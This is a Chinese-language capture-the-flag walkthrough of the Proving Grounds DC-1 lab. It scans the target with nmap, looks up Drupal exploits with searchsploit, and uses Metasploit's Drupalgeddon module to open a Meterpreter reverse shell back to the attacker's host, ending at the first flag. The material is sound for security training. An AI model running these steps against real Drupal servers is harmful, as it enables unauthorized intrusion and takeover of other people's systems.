Proving Grounds->DC-1 靶场笔记

惯例先扫ip段

```
nmap -sn -v 192.168.218.0/24
```

只有192.168.218.193、192.168.218.254（网关）

对192.168.218.193进行端口扫描

```
nmap -p- -sV -sC --open 192.168.218.193
```

扫描结果如下

```
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http    Apache httpd 2.2.22 ((Debian))
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-title: Welcome to Drupal Site | Drupal Site
|_http-generator: Drupal 7 (http://drupal.org)
|_http-server-header: Apache/2.2.22 (Debian)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          46232/tcp   status
|   100024  1          48086/tcp6  status
|   100024  1          53990/udp   status
|_  100024  1          57904/udp6  status
46232/tcp open  status  1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

出货不少，22、80、111、46232

80进去看是Drupal Site的登录


进去新建用户。发现admin已经被占用了

也没有注入的地方

中间件是Apache 2.2

CMS是Drupal 7，国外挺有名的

searchsploit看看有没有洞




```
└─$ searchsploit Drupal
 ---------------------------------------------------------------  ---------------------------------
  Exploit Title                                                 |  Path
 ---------------------------------------------------------------  ---------------------------------
Drupal 4.0 - News Message HTML Injection                       | php/webapps/21863.txt
Drupal 4.1/4.2 - Cross-Site Scripting                          | php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection                  | php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution    | php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection                  | php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash ation Vector                        | php/webapps/4510.txt
Drupal 5.21/6.16 - Denial of Service                           | php/dos/10826.sh
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnera | php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin Us | php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Sessio | php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset  | php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset  | php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code  | php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities                         | php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution             | php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution        | php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution          | php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities                  | php/webapps/33706.txt
Drupal < 7.34 - Denial of Service                              | php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (M | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Ex | php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2'  | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Co | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Co | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize( | php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution | php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution             | php/webapps/46459.py
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclos | php/webapps/44501.txt
Drupal avatar_uploader v7.x-1.0-beta8 - Cross Site Scripting ( | php/webapps/50841.txt
Drupal Module Ajax Checklist 5.x-1.0 - Multiple SQL Injections | php/webapps/32415.txt
Drupal Module CAPTCHA - Security Bypass                        | php/webapps/35335.html
Drupal Module CKEditor 3.0 < 3.6.2 - Persistent EventHandler C | php/webapps/18389.txt
Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persist | php/webapps/25493.txt
Drupal Module CODER 2.5 - Remote Command Execution (Metasploit | php/webapps/40149.rb
Drupal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution  | php/remote/40144.php
Drupal Module Cumulus 5.x-1.1/6.x-1.4 - 'tagcloud' Cross-Site  | php/webapps/35397.txt
Drupal Module Drag & Drop Gallery 6.x-1.5 - 'upload.php' Arbit | php/webapps/37453.php
Drupal Module Embedded Media Field/Media 6.x : Video Flotsam/M | php/webapps/35072.txt
Drupal Module MiniorangeSAML 8.x-2.22 - Privilege escalation   | php/webapps/50361.txt
Drupal Module RESTWS 7.x - PHP Remote Code Execution (Metasplo | php/remote/40130.rb
Drupal Module Sections - Cross-Site Scripting                  | php/webapps/10485.txt
Drupal Module Sections 5.x-1.2/6.x-1.2 - HTML Injection        | php/webapps/33410.txt
```

好家伙，重点看下Drupageddon


Drupageddon 是 Drupal 版本 <7.32 中暴露的一个漏洞。 它允许远程代码执行和 shell 访问。

使用 msfconsole 看看exp能不能一发入魂吧



~~~
┌──(moon㉿windows)-[~/桌面]
└─$ msfconsole

                                              `:oDFo:`
                                           ./ymM0dayMmy/.
                                        -+dHJ5aGFyZGVyIQ==+-
                                    `:sm⏣~~Destroy.No.Data~~s:`
                                 -+h2~~Maintain.No.Persistence~~h+-
                             `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
                          ./etc/shadow.0days-Data'%20OR%201=1--.No.0MN8'/.
                       -++SecKCoin++e.AMd`       `.-://///+hbove.913.ElsMNh+-
                      -~/.ssh/id_rsa.Des-                    `htN01UserWroteMe!-
                      :dopeAW.No<nano>o                     :is:TЯiKC.sudo-.A:
                      :we're.all.alike'`                     The.PFYroy.No.D7:
                      :PLACEDRINKHERE!:                      yxp_cmdshell.Ab0:
                      :msf>exploit -j.                       :Ns.BOB&ALICEes7:
                      :---srwxrwx:-.`                        `MS146.52.No.Per:
                      :<script>.Ac816/                        sENbove3101.404:
                      :NT_AUTHORITY.Do                        `T:/shSYSTEM-.N:
                      :09.14.2011.raid                       /STFU|wall.No.Pr:
                      :hevnsntSurb025N.                      dNVRGOING2GIVUUP:
                      :#OUTHOUSE-  -s:                       /corykennedyData:
                      :$nmap -oS                              SSo.6178306Ence:
                      :Awsm.da:                            /shMTl#beats3o.No.:
                      :Ring0:                             `dDestRoyREXKC3ta/M:
                      :23d:                               sSETEC.ASTRONOMYist:
                       /-                        /yo-    .ence.N:(){ :|: & };:
                                                 `:Shall.We.Play.A.Game?tron/
                                                 ```-ooy.if1ghtf0r+ehUser5`
                                               ..th3.H1V3.U2VjRFNN.jMh+.`
                                              `MjM~~WE.ARE.se~~MMjMs
                                               +~KANSAS.CITY's~-`
                                                J~HAKCERS~./.`
                                                .esc:wq!:`
                                                 +++ATH`
                                                  `

       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable verbose logging with set VERBOSE
true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
~~~


search drupageddon 搜一下



```
msf6 > search drupageddon

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/multi/http/drupal_drupageddon     2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/drupal_drupageddon
```


加载这个exp

use exploit/multi/http/drupal_drupageddon



```
msf6 > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```


show options看下需要哪些参数



```
msf6 exploit(multi/http/drupal_drupageddon) > options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.190.131  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)



View the full module info with the info, or info -d command.
```


需要RHOST（靶机ip）、LHOST（你的ip）

```
set RHOST 192.168.213.193
set LHOST 192.168.45.5
run 如果没连上就多run几次
getuid
```



```
msf6 exploit(multi/http/drupal_drupageddon) > set RHOST 192.168.213.193
RHOST => 192.168.213.193
msf6 exploit(multi/http/drupal_drupageddon) > set LHOST 192.168.45.5
LHOST => 192.168.45.5
msf6 exploit(multi/http/drupal_drupageddon) > run

[*] Started reverse TCP handler on 192.168.45.5:4444
[*] Sending stage (39927 bytes) to 192.168.213.193
[*] Meterpreter session 1 opened (192.168.45.5:4444 -> 192.168.213.193:33490) at 2023-04-18 20:36:09 +0800

meterpreter > getuid
Server username: www-data
meterpreter > |
```


先ls看一眼
找到了flag1.txt
提示我去看配置文件 但是我没着急去找配置文件



```
meterpreter > getuid
Server username: www-data
meterpreter > ls -al
Listing: /var/www
=================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  174    fil   2013-11-21 04:45:59 +0800  .gitignore
100644/rw-r--r--  5767   fil   2013-11-21 04:45:59 +0800  .htaccess
100644/rw-r--r--  1481   fil   2013-11-21 04:45:59 +0800  COPYRIGHT.txt
100644/rw-r--r--  1451   fil   2013-11-21 04:45:59 +0800  INSTALL.mysql.txt
100644/rw-r--r--  1874   fil   2013-11-21 04:45:59 +0800  INSTALL.pgsql.txt
100644/rw-r--r--  1298   fil   2013-11-21 04:45:59 +0800  INSTALL.sqlite.txt
100644/rw-r--r--  17861  fil   2013-11-21 04:45:59 +0800  INSTALL.txt
100755/rwxr-xr-x  18092  fil   2013-11-01 18:14:15 +0800  LICENSE.txt
100644/rw-r--r--  8191   fil   2013-11-21 04:45:59 +0800  MAINTAINERS.txt
100644/rw-r--r--  5376   fil   2013-11-21 04:45:59 +0800  README.txt
100644/rw-r--r--  9642   fil   2013-11-21 04:45:59 +0800  UPGRADE.txt
100644/rw-r--r--  6604   fil   2013-11-21 04:45:59 +0800  authorize.php
100644/rw-r--r--  720    fil   2013-11-21 04:45:59 +0800  cron.php
100644/rw-r--r--  52     fil   2019-02-19 21:20:46 +0800  flag1.txt
040755/rwxr-xr-x  4096   dir   2013-11-21 04:45:59 +0800  includes
100644/rw-r--r--  529    fil   2013-11-21 04:45:59 +0800  index.php
100644/rw-r--r--  703    fil   2013-11-21 04:45:59 +0800  install.php
040755/rwxr-xr-x  4096   dir   2013-11-21 04:45:59 +0800  misc
040755/rwxr-xr-x  4096   dir   2013-11-21 04:45:59 +0800  modules
040755/rwxr-xr-x  4096   dir   2013-11-21 04:45:59 +0800  profiles
100644/rw-r--r--  1561   fil   2013-11-21 04:45:59 +0800  robots.txt
040755/rwxr-xr-x  4096   dir   2013-11-21 04:45:59 +0800  scripts
040755/rwxr-xr-x  4096   dir   2013-11-21 04:45:59 +0800  sites
040755/rwxr-xr-x  4096   dir   2013-11-21 04:45:59 +0800  themes
